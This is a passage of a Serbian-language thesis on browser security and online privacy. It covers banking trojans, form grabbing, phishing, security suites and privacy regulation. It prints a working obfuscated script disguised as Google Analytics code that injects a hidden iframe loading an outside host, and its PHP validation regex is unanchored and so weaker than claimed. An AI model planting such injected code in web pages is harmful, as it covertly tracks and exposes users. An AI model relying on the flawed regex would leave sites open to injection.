Internet pregledači predstavljaju softver koji je jedna forma kapije ili vrata u svet interneta i jedan od načina za pristupanje nepreglednom moru informacija koje Internet sadrži. Kroz njih se može naći sve od uputstava za rešavanje matematičkih problema, pomoći oko izrade domaćih zadataka ili bezazlenih stvari kao što su recepti za omiljena jela.

Takođe ih svakodnevno koristimo za operacije kao što su plaćanje računa, transfere novca, kupovinu u online prodavnicama. To ih čini ranjivim na formu *MITM* (*man in the middle*) napada tj. *MITB* (*man in the browser*) koja omogućava pojedincima (napadačima) da preuzmu, modifikuju ili potpuno izmene informacije koje se razmenjuju između internet pregledača i udaljenog servera. Ovakav vid napada posebno je izražen u domenu internet bankarstva gde prikupljanje informacija može dovesti do relativno velike materijalne dobiti za napadača.

Tipičan primer softvera predstavljaju programi kao što su *SpyEye* i *Zeus*



Slika 7 – Izgled interfejsa *SpyEye* softvera za prikupljanje informacija iz internet pregledača

Prikupljanje podataka kroz forme

Ovakav tip prikupljanja korisničkih informacija obično prati kompjuterski virus koji se aktivira na sistemu i koji prati komunikaciju koju internet pregledač vrši sa udaljenim serverom. Oni rade po principu da se korisnički podaci presreću pre samog slanja udaljenom serveru čime se omogućava kompletno zaobilaženje eventualnih enkriptovanih kanala upotrebom *HTTPS* protokola. Ovaj metod je efektivniji od korišćenja *keylogger* softvera jer omogućava prikupljanje podataka kao što su lozinke i korisnička imena, čak i u slučajevima kada se ti podaci unose korišćenjem virtuelnih tastatura, automatskim popunjavanjem (većina pregledača danas ima ovu funkciju kojom se na internet stranicama automatski popunjavaju forme vezane za dozvolu pristupa skrivenom sadržaju), ili prostim iseci nalepi metodama. Takođe imaju mogućnost sortiranja prikupljenih podataka na osnovu imena promenljive, dobijenog iz forme sa koje su podaci prikupljeni, npr. email, korisničko ime lozinka itd. Takodje uz svaki prikupljeni podatak beleži se i *URL* adresa sa koje su te informacije prikupljene.

Tipični primeri ovakvih softvera predstavljaju *MP-Formgrabber* koji ima mogućnost prikupljanja podataka iz svih poznatijih pregledača kao što su Google Chrome, Mozilla Firefox, Opera, Internet Explorer. *Weyland-Yutani BOT* koji je jedan od prvih malvera koji je namenjen upotrebi na Mac OSX platformama i radi na Mozilla Firefox pregledaču.

Ovakav vid prikupljanja podataka začet je 2003. god. od strane tvorca varijante virusa-trojanca *Downloader.Barbew*, koji pokušava da na sistem instalira *Backdoor.Barbew* i započne njegovo izvršavanje. Ovakav metod nije postao popularan sve do 2007. godine kada se na Internetu pojavio virus-trojanac pod imenom *Zeus*, koji je korišćen za krađu pristupnih šifri za bankovne račune prikupljanjem istih kroz sam internet pregledač. Oba virusa su inicijalno prošireni korišćenjem email poruka čijim otvaranjem se inicira instalacija ovih programa. Kasnije inkarnacije ovih virusa su ne samo imale mogućnost direktnog prikupljanja podataka iz pregledača, već su mogle i da utvrde korisnost tih podataka.

Sa aspekta Internet pregledača korisnički podaci se mogu prikupiti na još dva popularna načina, a to su umetanjem kratkih kodova napisanih u JavaScript jeziku i u vidu kopija legitimnih internet prezentacija.

2.1.2.1 Prikupljanje podataka preko autentičnih stranica umetanjem koda

JavaScript jezik koji je integralni deo svakog modernog Internet pregledača, bilo da je on na mobilnoj platformi ili personalnom računaru, pruža veliki spektar mogućnosti kako korisniku same web prezentacije tako i onome ko stoji iza nje. Pored vlasnika web prezentacija interes za podacima postaje sve učestaliji u kompanijama koje se bave internet reklamiranjem koji prikupljene podatke koriste kako bi svoju ponudu bolje iskrojili i načinili je primamljivijom za običnog korisnika. To je naravno samo jedna strana medalje jer svaki prikupljeni podatak o korisniku može takođe naškoditi privatnosti tog istog korisnika.

```
<script type="text/javascript">

  var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-XXXXX-X']);
  _gaq.push(['_trackPageview']);

  (function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript';
    ga.async = true;
    ga.src = ('https:' == document.location.protocol ? 'https://ssl' :
'http://www') + '.google-analytics.com/ga.js';
    var s = document.getElementsByTagName('script')[0];
    s.parentNode.insertBefore(ga, s);
  })();

</script>
```


Ovaj kod predstavlja tipičan primer jednog koda koji se upotrebljava kako bi se pratilo ponašanje korisnika web servisa. Ovakav i slični kodovi se danas mogu naći na virtuelno svakom internet sajtu, bez obzira na njegovu namenu, posećenost ili sam kvalitet. Ovaj kod svom vlasniku omogućava da tačno utvrdi odakle korisnik posećuje stranicu, koliko njegova poseta traje, odakle je na nju došao, ali i gde je otišao po napuštanju iste. U ovom slučaju kod je benigan, prikuplja podatke, ali način korišćenja tih podataka je uglavnom javan i transparentan. Ali sledeće parče koda koji naizgled radi sličnu stvar kao na gornjem primeru ima kompletno drugu funkciju:

```
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." :
"http://www.");
document.write(unescape("%3Cscript src='" + gaJsHost + "google-
analytics.com/ga.js' type='text/javascript'%3E%3C/script%3E"));
</script>
<script type="text/javascript">
var source =
'>khtcog"ute?$jvvr<11uvcvukphq0qti1iqqing1iq0rjrAukf?9$"ykfvj?2"jgkijv?2"uv{ng?
$jkffgp$"htcogdqtfgt?2"octikpjgkijv?2"octikpykfvj?2"uetqnnkpi?pq@>1khtcog@';
var step = -2;
var result = '';
for(var
i=0;i<source.length;i++)result+=String.fromCharCode(source.charCodeAt(i)+step);
document.write(result);
var pageTracker = _gat._getTracker("UA-4779124-1");
pageTracker._initData();
pageTracker._trackPageview();
</script>
```

Fragment programskog koda iznad omogućava trećem licu da vrši nadgledanje korisnika i vrši prikupljanje podataka bez ikakvog znanja korisnika. Podaci prikupljeni na ovaj način mogu se iskoristiti u različite svrhe, od učenja ponašanja samog korisnika i stvaranja određenog seta informacija na osnovu toga do pomoći pri pronalaženju mogućih varijanti njegovih lozinki jer ljudi najčešće svoje lozinke biraju na osnovu nečega što dobro poznaju ili često koriste. Tako na primer ukoliko neko utvrdi da često posećujete online prodavnicu hrane za pse ili igračka za ljubimce, i na primer ukoliko im je poznat vaš email ili korisničko ime na nekoj socijalnoj mreži ste postavili sliku vašeg ljubimca na kojoj ste takođe naveli njegovo ime, testiranjem se može utvrditi da je vaša lozinka upravo to ime ili neka varijacija što umnogome može olakšati nečiji posao i trud koji bi bio uloženi u pogađanje lozinke sa reda nekoliko nedelja na red od nekoliko sati. Ovo naravno ne važi u svim situacijama i navike svake osobe su drugačije ali što se više podataka i informacija prikupi o pojedincu, to se dublje može prodreti u njegovu psihu i na neki način predvideti naredni koraci.

2.1.2.2 Prikupljanje podataka putem kopija stranica (Phishing)

Phishing predstavlja pokušaj prikupljanja tajnih informacija kao što su korisnička imena, lozinke, brojevi kreditnih kartica, predstavljanjem tj. maskiranjem jedne stranice tako da podseća ili bude virtuelno identična nekoj drugoj internet strani. Najčešće kopirane stranice su stranice socijalnih mreža, email provajdera, banaka, sajtova za online plaćanja i sl. *Phishing* email poruke takođe mogu sadržati u sebi i viruse ili drugi malver koji se njihovim otvaranjem instalira i pokreće na računaru. Najčešće metode dostave krivotvorenih linkova su email poruke ili u poslednje vreme sve češći metod komunikacije, instant poruke kao što su *Facebook Messenger*, *Google Hangouts* i sl. Takve poruke sadrže linkove ka stranicama identičnog izgleda i sadržaja kao i stvarne stranice na kojima korisnici vrlo često unose svoje podatke ni ne sumnjajući da svoje podatke predaju u pogrešne ruke.



Slika 8 – Primer falsifikovane stranice paypal platnog sistema

3 Teorijske osnove istraživanja

3.1 Alati i softverska osnova

Pristup internetu korisnicima nudi unikatan način pristupa podacima i znanju. Na njemu se mogu naći najrazličitije knjige koje se inače ne bi našle ni u jednoj lokalnoj biblioteci, može se naručiti najrazličitija roba bez potrebe da se ode do prodavnice. Sve ove akcije povlače za sobom ostavljanje nekakvog digitalnog otiska u vidu IP adrese, korisničkog imena, lozinke ili slika. Jedan ili više od ovih podataka može biti tajan tj. trebalo bi da ga znaju samo osoba koja ga daje i osoba koja ga prima radi autentifikacije, ali ovo najčešće nije slučaj jer, iako koristan, internet može biti pun zlonamernih napadača koji mogu prisluškivati komunikacione kanale, imati direktan pristup računaru putem prethodno instaliranog virusa i/ili biti na samoj web aplikaciji koja se posećuje. Proticanjem vremena i napredovanjem nauke i tehnologije ovo postaje sve učestalije tako da naši podaci postaju sve nesigurniji.

Najčešći način pristupa internet web aplikacijama obavlja se putem internet pregledača bilo mobilnih bilo putem onih na personalnim računarima. Na tržištu danas postoji veliki izbor internet pregledača kao što su Google Chrome, Mozilla Firefox, Opera, Internet Explorer, Safari i sl. Oni su samo jedan deo tehnologije koja nam omogućava pristup internet sadržaju. Drugi deo predstavljaju tehnologije koje se koriste za izradu samih web aplikacija. Tipična web aplikacija sastoji se od *Front-end* sadržaja tj. sadržaja koji korisnik ili posetilac vidi i *Back-end (server side)* sadržaja koji operira samim sadržajem, njegovim dodavanjem, uređivanjem ili brisanjem u ovaj deo se mogu svrstati i baze podataka koje su učestale, ali ne i obavezan deo web aplikacije. *Front-end* deo aplikacije izrađuje se u tehnologijama kao što su HTML (*HyperText Markup Language*) koji sačinjava kostur stranica, CSS (*Cascading Style Sheets*) koji upravlja izgledom i vizuelnom predstavom stranica, JavaScript daje stranicama interaktivnost i omogućava dvosmernu komunikaciju između korisnika i servera (*Back-end*). *Back-end* deo predstavlja samu mašinu ili virtuelni prostor na kome se nalazi web aplikacija. Postoji veliki broj tehnologija koje se koriste u okviru back-end-a. Tipičan primer web server-a su Apache web server, nginx web server i IIS web server (Windows OS). Oracle, DB2, MySQL su tipični predstavnici relacionih baza podataka mada je sve popularniji trend korišćenja noSQL baza podataka kao što su MongoDB. Web server predstavlja sredstvo za serviranje podataka dok baze podataka predstavljaju sredstvo za skladištenje podataka. Obradu

podataka obavljaju programski jezici koji predstvljaju most između prikaza i skladištenja. Tipični predstavnici ove grupe su jezici kao što su C/C++/C#, Java, Python, Ruby, PHP.

Najveći procenat web aplikacija zasniva se na kombinaciji Apache web servera, PHP jezika i MySQL baza podataka koji omogućuju prikaz statičnih web stranica, skladištenje podataka i ograničenu interaktivnost sa korisnicima u kombinaciji sa HTML i CSS. JavaScript dodaje mogućnost interaktivnosti u realnom vremenu. Iako je interaktivnost sa korisnikom danas neophodna i prosto nezamenljiva ona takođe uvodi i većinu problema i mogućih propusta koji mogu dovesti do gubitka podataka. Jedna tipična internet prodavnica na primer mora sadržati barem dva ulaza za korisničke podatke i to prilikom registracije na web aplikaciji i prilikom same kupovine kada se daju podaci o načinu plaćanja. Ovi privatni korisnički podaci koje korisnik mora da ostavi kako bi mu bio dozvoljen pristup stranicama i omogućena kupovina, su u konstantnoj opasnosti da budu ukradeni i eventualno zloupotrebljeni, što se može i videti iz skorašnjih napada na servise kao što su Adobe, Valve Steam i sl. u kojima su ukradeni podaci od više desetina miliona korisnika i koji sada kruže „dubokom mrežom“ (*Deep Net*).

Zaštiti ovih podataka mora se pristupiti na samom izvoru i to od korisničkih formi preko kojih korisnik unosi svoje tajne podatke. Sa korisničke strane, JavaScript se može iskoristi za kriptovanje podataka pri samom unosu/kucanju podataka i tako ih zaštititi pre nego što napuste korisnički računar. Da bi se podaci zaštitili u samom transportu poželjno je koristiti HTTPS (*HTTP Secure*) protokol koji šifrjuje komunikaciju između servera i korisnika tako što omogućava korisniku da autentifikuje server sa kojim komunicira putem sertifikata i sertikacionog tela od poverenja. Kada podaci stignu na server, sam server ne zna da li je korisnik koji je te informacije poslao stvarno onaj za koga se predstavlja npr. prilikom logovanja, pa se svi pristignuti podaci moraju filtrirati ili sanitizovati („*sanitize*“). Tu funkciju obavlja PHP tako što validira sam podatak tj. proverava njegovu formu i poredi je sa predefinisanim formom u kojoj bi podatak trebalo da stigne. Npr. korisničko ime korisnika treba da sadrži samo alfanumeričke karaktere, nije osetljiv na mala/velika slova i može imati od 5 do 10 karaktera, to se može proveriti upotrebom funkcije kao što je

```
bool ctype_alnum ( string $text )
```

i funkcije

```
int strlen ( string $string )
```

ili primenom regularnih izraza `preg_match('/[a-zA-Z0-9]{5,10}/', $korisničko_ime);` na ovaj način server se može zaštititi od eventualnih XSS ili *SQL injection* napada koji mogu dovesti do gubitka/krađe korisničkih podataka.

3.2 Alati i metode zaštite

Razvojem tehnologije i povećanjem moći i kapaciteta opreme koja je sve dostupnija i dostupnija sve većem broju ljudi, šansa i prostor za povredu korisničke privatnosti postaje sve veća. Iako se perfektna zaštita ne može postići, adekvatna zaštita koja nas može zaštititi od većine mogućih pretnji drži korak sa pretnjama i postaje sve pristupačnija običnim korisnicima. Prednost napadača je naravno uvek neznanje samih korisnika, ali svakako i skrivenost propusta u operativnim sistemima i programima koji se koriste u okviru njih, kao što možemo videti na primeru skorašnjeg otkrića propusta nazvanog „*Heartbleed*“, propusta u okviru *OpenSSL/SSL* protokola korišćenog u okviru HTTPS komunikacije koja je važila za sinonim integriteta i tajnosti osetljivih komunikacija između udaljenih servera. Ovaj propust je barem za kratko uveo pometnju na polju sigurnih komunikacija i naterao velike kompanije da preispitaju nivo zaštićenosti ne samo njenih podataka već i podataka njihovih korisnika. Ubrzo po ovom otkriću velike kompanije su objavile da su problem i propust rešili, ali ne zaboravimo da se ovaj protokol koristi na većini web aplikacija koje imaju potrebu za određenom tajnošću podataka tako da će oporavak svakako potrajati. Ovo samo pokazuje da svaka tvorevina čoveka može biti delimično ili u potpunosti prevaziđena. Sa tim u vidu polje koje pokriva domen zaštite podataka proširuje se skoro svakodnevno.

Mnoga rešenja nas danas u većoj ili manjoj meri štite od poznatih i nepoznatih pretnji. U neke od ovih proizvoda ubrajaju se i „*Internet Security Suites*“ (ISS) koji štiti celokupan sistem od internet pretnji kao i programe koji se pokreću u njemu, a od skoro tu možemo svrstati i „*Browser Helper Object*“ specifične „dodatke“ za internet pregledače koji potpomažu ISS i predstavljaju dodatni stepen zaštite u okviru naših svakodnevni Internet sesija.

3.2.1 Internet Security Suites (paketi programa za zaštitu na internetu)

Iako se velika pažnja mora obratiti na zaštitu podataka na njihovom putu do udaljenog servera kao i na samom serveru, na udaru napadača se u posljednje vreme sve češće nalaze izvori tih informacija, korisnički računari. Korisnici interneta, uglavnom zbog neobaveštenosti ili neznanja svoje računare ostavljaju nezaštićenim i time otvaraju put napadaču da instalira svoj softver čime ima otvoren put za krađu podataka ili potpuno preuzimanje računara. U 2013. godini ukupan broj napada, u kojim je ugroženo više od 10 miliona identitea, povećan je za ne tako malih 700% u odnosu na 2012. godinu. Broj ukradenih identiteta takođe je povećan u 2013. godini



Slika 9 – Razlika u broju napada u periodu 2012-2013

Korisnici moraju zaštititi svoje računare i u tome im mogu pomoći paketi programa za zaštitu na internetu ili „Internet Security Suites“. Ovi paketi najčešće sadrže antivirusne programe, *firewall* programe, *adware* i *anti-spyware* zaštitu, anonimno surfovanje internetom i dr. Na tržištu se danas može naći veliki broj ovakvih rešenja koja se uglavnom razlikuju po broju dostupnih mogućnosti, pouzdanosti, zauzeću sistemskih resursa ali svakako i ceni.

⁵Link:http://www.symantec.com/security_response/publications/threatreport.jsp

Još od sedamdesetih i osamdesetih godina prošlog veka kompjuterski virusi su prvi izbor svakog iole sposobnog hakera ili spamera, i u pravim rukama ti virusi mogu biti kompletno nevidljivi, a opet učiniti veliku štetu korisniku i sistemu na koji se instaliraju. Oni omogućavaju pristup poverljivim podacima, mogu prouzrokovati krađe identiteta i sl. Učestalijim korišćenjem programa koji mogu pristupiti kompjuterskim mrežama i samim računarima pojavila se potreba za nečim što bi neutralisalo njihovo delovanje i uopšte detektovalo njihovo prisustvo na sistemu, samim tim napravljeni su prvi antivirusni programi. Moderni antivirusni programi prate korak sa današnjim virusima korišćenjem novih algoritama i heurističkih metoda za ranu detekciju i otklanjanje kako poznatih tako i nepoznatih virusa. Neki od najpoznatijih softvera su *Norton Symantec*, *McAfee*, *Kaspersky*, *Zone Alarm* i dr.

Iako su se pojavili u istom periodu *Firewall* programi su vrlo često bili zanemarivani, kao metodi zaštite od napada, od strane običnih korisnika.

Prva generacija zasnivala se na filtriranju paketa, tj. proveru svakog individualnog paketa i rade na prva tri slova OSI modela.

Druga generacija zasnova se takođe na inspekciji paketa, ali za razliku od prethodnika radi na četiri sloja OSI modela, i zadržava pakete sve dok ne dobije dovoljnu količinu informacija o paketu kako bi mogao da prosudi da li je paket zloćudan ili ne.

Treća generacija dobija pristup aplikacionom sloju i dolazi do praćenja same komunikacije i ponašanja aplikacija, a ne samo inspekcije pojedinačnih paketa.

Četvrta generacija ili „**Sledeća generacija**“ (*Next-gen*) pored standardnih opcija sadrži i detekciju i prevenciju upada, mogućnost identifikacije korisnika (vezivanjem za MAC ili IP adrese), kao i prevenciju komunikacije ka spolja od strane eventualnog melvera koji postoji na sistemu i dr. Pored ova dva „modula“ sigurnosni paketi sadrže i softver za detekciju i prevenciju rootkit napada, spyware zaštitu, automatsko osvežavanje antivirusnih definicija, skeniranje email poruka protiv spama i virusa.

Nemačka kompanija AV-TEST predstavlja nezavisnu organizaciju koja evaluira i rangira antivirusni softver i sigurnosne pakete programa za Windows OS i Android OS prema različitim kriterijumima. Rezultati ovih istraživanja objavljuju se na svaka dva meseca.

	Manufacturer	Product	Protection (max. 6 pts)	System Load (max. 6 pts)	Usability (max. 6 pts)	Overall Points Total (max. 18)	Number of Tests	AV-TEST Certificate
1	Kaspersky Lab	Internet Security	6.0	5.8	6.0	17.8	3	YES
2	Bitdefender	Internet Security	6.0	5.5	6.0	17.5	3	YES
3	Avira	Internet Security	5.5	4.8	6.0	16.3	3	YES
4	G Data	Internet Security	6.0	4.7	5.5	16.2	3	YES
4	Qihoo	360 Internet Security	5.2	5.3	5.7	16.2	3	YES
5	Trend Micro	Titanium Maximum Security	6.0	4.0	5.8	15.8	3	YES
6	BullGuard	Internet Security	5.5	4.5	5.5	15.5	3	YES
6	Fanda Security	Cloud Antivirus FREE	5.7	4.0	5.8	15.5	3	YES
6	Symantec	Norton Internet Security	5.5	4.0	6.0	15.5	3	YES
7	F-Secure	Internet Security	6.0	4.3	5.0	15.3	3	YES
7	McAfee	Internet Security	5.5	4.2	5.7	15.3	3	YES
8	Microworld	eScan internet security suite	5.8	3.2	5.8	14.8	3	YES
9	AVG	Anti Virus Free Edition	4.2	4.8	5.5	14.5	3	YES
9	AVG	Internet Security	4.3	4.7	5.5	14.5	3	YES
10	ESET	Smart Security	5.3	3.0	5.8	14.2	3	YES
11	Avast	Free Antivirus	3.3	4.5	6.0	13.8	3	YES
12	Comodo	Internet Security Premium	5.7	3.7	4.2	13.5	3	YES
13	Tencent	PC Manager	2.8	4.7	5.7	13.2	3	YES
14	Kingsoft	Antivirus	3.5	2.2	6.0	11.7	3	YES
14	ThreatTrack	VIPRE Internet Security	3.2	2.8	5.7	11.7	3	YES
15	Norman	Security Suite Pro	3.7	2.8	4.3	10.8	3	YES
16	K7 Computing	Total Security	2.7	3.5	4.3	10.5	3	YES
17	Microsoft	Security Essentials	0.0	4.3	6.0	10.3	3	Base value
18	AhnLab	V3 Internet Security	0.8	3.3	5.0	9.2	3	NO
Other protection packages with just one test								
–	Check Point	ZoneAlarm Free Antivirus + Firewall	2.5	4.5	6.0	13.0	1	YES
–	Baidu	Antivirus	3.5	3.0	6.0	12.5	1	YES
–	PCKeeper	Antivirus Pro	2.5	2.5	6.0	11.0	1	YES

Please note: Products with the same points totals are listed in alphabetical order; ThreatTrack is the vendor formerly known as GFI; Microsoft results are only provided as base values.

6

Slika 10 – Usporedni prikaz svih sigurnosnih paketa i njihove ocene

⁶ Link: <http://www.av-test.org/en/news/news-single-view/win-xp-7-81-internet-security-suites-complete-an-endurance-test-lasting-6-months/>

3.2.2 Internet pregledači (Web Browsers)

Sa aspekta izvorišta korisničkih informacija pored samog operativnog sistema imamo i internet pregledače kao softver koji korisniku omogućava pretraživanje, pregled i interakciju sa internet sadržajima. Sigurnost ovih programa je jednako bitna kao i bezbednost operativnog sistema. Napadi u okviru internet pregledača mogu se izvesti na različite načine, upotrebom JavaScript-a, neke forme XSS (*cross-site scripting*), putem Flash sadržaja, korišćenjem neotkrivenih ili nezakrpljenih propusta u samim programima ali i dodacima za same internet pregledače. Osnovni ciljevi napada na korisničke internet pregledače jeste zaobilazjenje zabrane prikazivanja iskačućih prozora sa reklamama (*pop up*), prikupljanje privatnih identifikujućih informacija radi krađe identiteta ili marketinga, praćenja ponašanja korisnika protiv njegove volje, krađe informacija vezanih za kreditne kartice ili bankovne račune.

Različiti dodatci za internet pregledače kao što su Java plugin, *ActiveX*, *Adobe Flash*, *Adobe Reader* i sl. proširuju površinu dostupnu napadaču uvodeći svoje propuste u skup već postojeći propusta u samim pregledačima bilo da su poznati ili nepoznati. Ali pored ovakvih primera imamo i dodatke za pregledače koji svojim delovanjem štite pregledač i pokrivaju eventualne rupe kroz koje se napadač može provući. U takve dodatke spadaju virtuelne tastature koje omogućavaju korisniku da korišćenjem miša unese poverljive informacije štiteći tako korisnika od eventualnih *keylogger*-a (sistemskih ili u vidu dodataka), dodatak za sanitaciju pregledača upotrebom nasumičnog gaženja sadržaja *cache*-a i brisanjem privatnih podataka vezanih za web sajtove, dodatak za prevenciju i brisanje „kolačića“ koji se koriste za svrhe praćenja, dodataka koji prikupljaju i prikazuju informacije o reputaciji rezultata pretrage ili stranici koja se posećuje upotrebom vizuelnih identifikatora u vidu ikone ili boje koja obaveštava da li je ta strana sigurna ili ne i da li je na njoj u bližoj prošlosti bilo napada (*McAfee site advisor* je tipičan primer ovakvog dodatka), dodatak za sigurno bankarstvo koja se aktivira pri poseti stranicama banaka, procesora plaćanja i sl. detektuje da li su te strane prave ili kopije namenjene prikupljanju podataka, proverom stepena zaštite *HTTP(S)*, sertifikata i sertifikacionog tela, proverava da li operativni sistem ima neku od tipičnih propusta vezanih za internet bankarstvo, i nudi otvaranje stranice u posebnim prozorima internet pregledača dizajniranih za siguran i anoniman pristup stranicama tako što posle svake sesije briše podatke vezane za sesiju i samu sesiju i briše ih iz istorije pregledanih stranica, tipičan primer ovakvog dodatka je *Kasperski Protection : Safe Money*. Pored ovih dodataka postoji i veliki broj dodataka koji

onemogućavaju izvršavanje JavaScript skripti sa domena koji nisu prethodno odobreni i dodati na belu listu pristupa.

3.3 Privatnost na internetu i njena zaštita


Iako je svest o internet privatnosti na veoma visokom nivou, što se moglo videti iz masovnih protesta organizovanih povodom *SOPA/CISPA*, razumevanje samog termina privatnosti i pojma koji on predstavlja je na relativno niskom nivou na šta direktno utiču trenutni trendovi korišćeni pri pravljenju i postavljanju „polisa privatnosti“ na web aplikacijama. Korisnici u velikom broju slučajeva imaju običaj da samo letimično pregledaju ove dokumente koji se tiču distribucije njihovih podataka, i što dokument izgleda organizovanije i „pravnije“ to je šansa da će korisnik stvarno i pročitati taj dokument manja. Ovo u kombinaciji sa sve opširnijim dokumentima i zahtevima za njihovim prihvatanjem dovodi do situacije da korisnici jednostavno preskaču celokupan dokument i jednostavno ga prihvate čime upravljanje svojim informacijama u potpunosti predaju kompaniji ili web aplikaciji koju su posetili. Ukoliko korisnik ima dužu istoriju saradnje sa kompanijom ili web aplikacijom koju posećuje time je takođe manja šansa da će taj isti korisnik pročitati dodatke ili izmene koje se naprave u dokumentu i jednostavno će ga prihvatiti bez dodatnog ulaženja u sadržaj.

Internet privatnost se ne svodi samo na tehnološki aspekt korišćenja interneta i moguće probleme koji proističu, kao što su korumpirani fajlovi, oštećenje imovine i sl, narušavanje privatnosti može i da izađe iz virtuelnog domena i da se preseli u stvaran život. Tipično razmišljanje u domenu internet privatnosti i narušavanja je da su žrtve ovakvih napada najčešće velike kompanije, ali skora istraživanja pokazuju (*Symantec Internet Security Threat Report*) da je to potpuno pogrešno i da se pokazalo da su individualni korisnici češća meta napada sa trendom porasta udela u broju ukradenih identiteta. Iako je na površini Internet i Internet privatnost visokoregulisana oblast sa aspekta politike, u stvarnosti to se može reći samo za mali deo celokupnog interneta koji se naziva „površinska mreža“ (*surface web*) koji obuhvata samo mali deo globalne mreže koju nazivamo internet, veći deo interneta koji je nedostupan običnim korisnicima naziva se „duboka mreža“ (*deep web*), koja predstavlja raj za internet kriminalce koji koriste ovaj deo globalne mreže da bezbedno i potpuno anonimno razmene ili prodaju ukradene podatke.

Google kompanija je često u prošlosti bio meta napada zbog njihovog ležernog pristupa zaštiti privatnosti. Međutim 2007. godine oni su izašli pred Ujedinjene Nacije sa predlogom da se u cilju bolje zaštite privatnosti i regulisanja pravila u ovoj oblasti napravi globalna polisa privatnosti i da se trenutne polise koje u posebnim oblicima postoje u Americi i Evropi zamene jednom jedinstvenom polisom. Problemi postojanja različitih regulativa na različitim tržištima su u tome da se uglavnom poštovanjem jedne polise krše pravila druge pa istovremeno postojanje internet proizvoda na više različitih tržišta postaje gotovo nemoguće. Marta 2012. godine Evropska unija je predstavila predlog zakona koji bi trebalo da zaštiti korisnike protiv praćenja i ne autorizivanog korišćenja njihovih privatnih podataka. Ovaj predlog jasno definiše termin „privatan podatak“ i kazne koje se uvode za ugrožavanje privatnosti korisnika. Takođe se posebno obraća pažnja na kompanije koje obrađuju i koriste podatke i sankcije koje sleduju za kršenja regulativa. Ova regulativa predata je Centru za Demokratiju i Tehnologiju unutar Evropske unije koji je objavio svoje mišljenje i analizu. Evropska komisija planira krajem 2014. godine da ovaj predlog na izglasavanje.

Iako se organizovanje u pogledu povećanja nivoa zaštite privatnosti u svetu vrši usporeno, u poslednjoj deceniji došlo je do razvoja individualnog organizovanja u cilju bolje zaštite privatnosti podataka i korisnika.

3.3.1 Green web pages – TRUSTe



TRUSTe je privatna organizacija koja se bavi zaštitom privatnosti i najpoznatija je po visoko rasprostranjenom pečatu privatnosti, koji jednom postavljen na web aplikaciju i potvrđen od strane kompanije označava da web aplikacija ispunjava visoke standarde postavljene od strane ove organizacije. Organizacija u svom poslovanju koristi i implementira sve regulative vezane za privatnost i sigurnost korisničkih podataka od strane zemalja Američkog, Evropskog i Azijskog regiona. Do sada su sertifikovali više od 5000 kompanija širom sveta kao što su Apple, Disney, eBay, Forbes, LinkedIn i sl.

TRUSTe je osnovan 1997. god. kao neprofitna organizacija od strane *EFF* (*Electronic Frontier Foundation*) i *CommerceNet Consortium* sa ciljem da pomogne firmama i korporacijama kako bi samostalno regulisale zabrinutost korisnika o bezbednosti njihove privatnosti. Sa ovim u vidu njihov prvi proizvod predstavlja program pečata privatnosti, kojim se organizacijama koje poštuju i drže se strogo definisanih pravila i pristaju da učestvuju u programu arbitraže eventualnih sporova, dodeljuje „*TRUSTe*“ pečat koji predstavlja vid opštepoznate garancije.

TRUSTe je 2000. god. postala član *US-EU Safe Harbor* programa čiji je cilj globalizacija pravila skladištenja korisničkih podataka i privatnosti kao i zaštita od njihovog eventualnog otkrivanja ili gubitka.

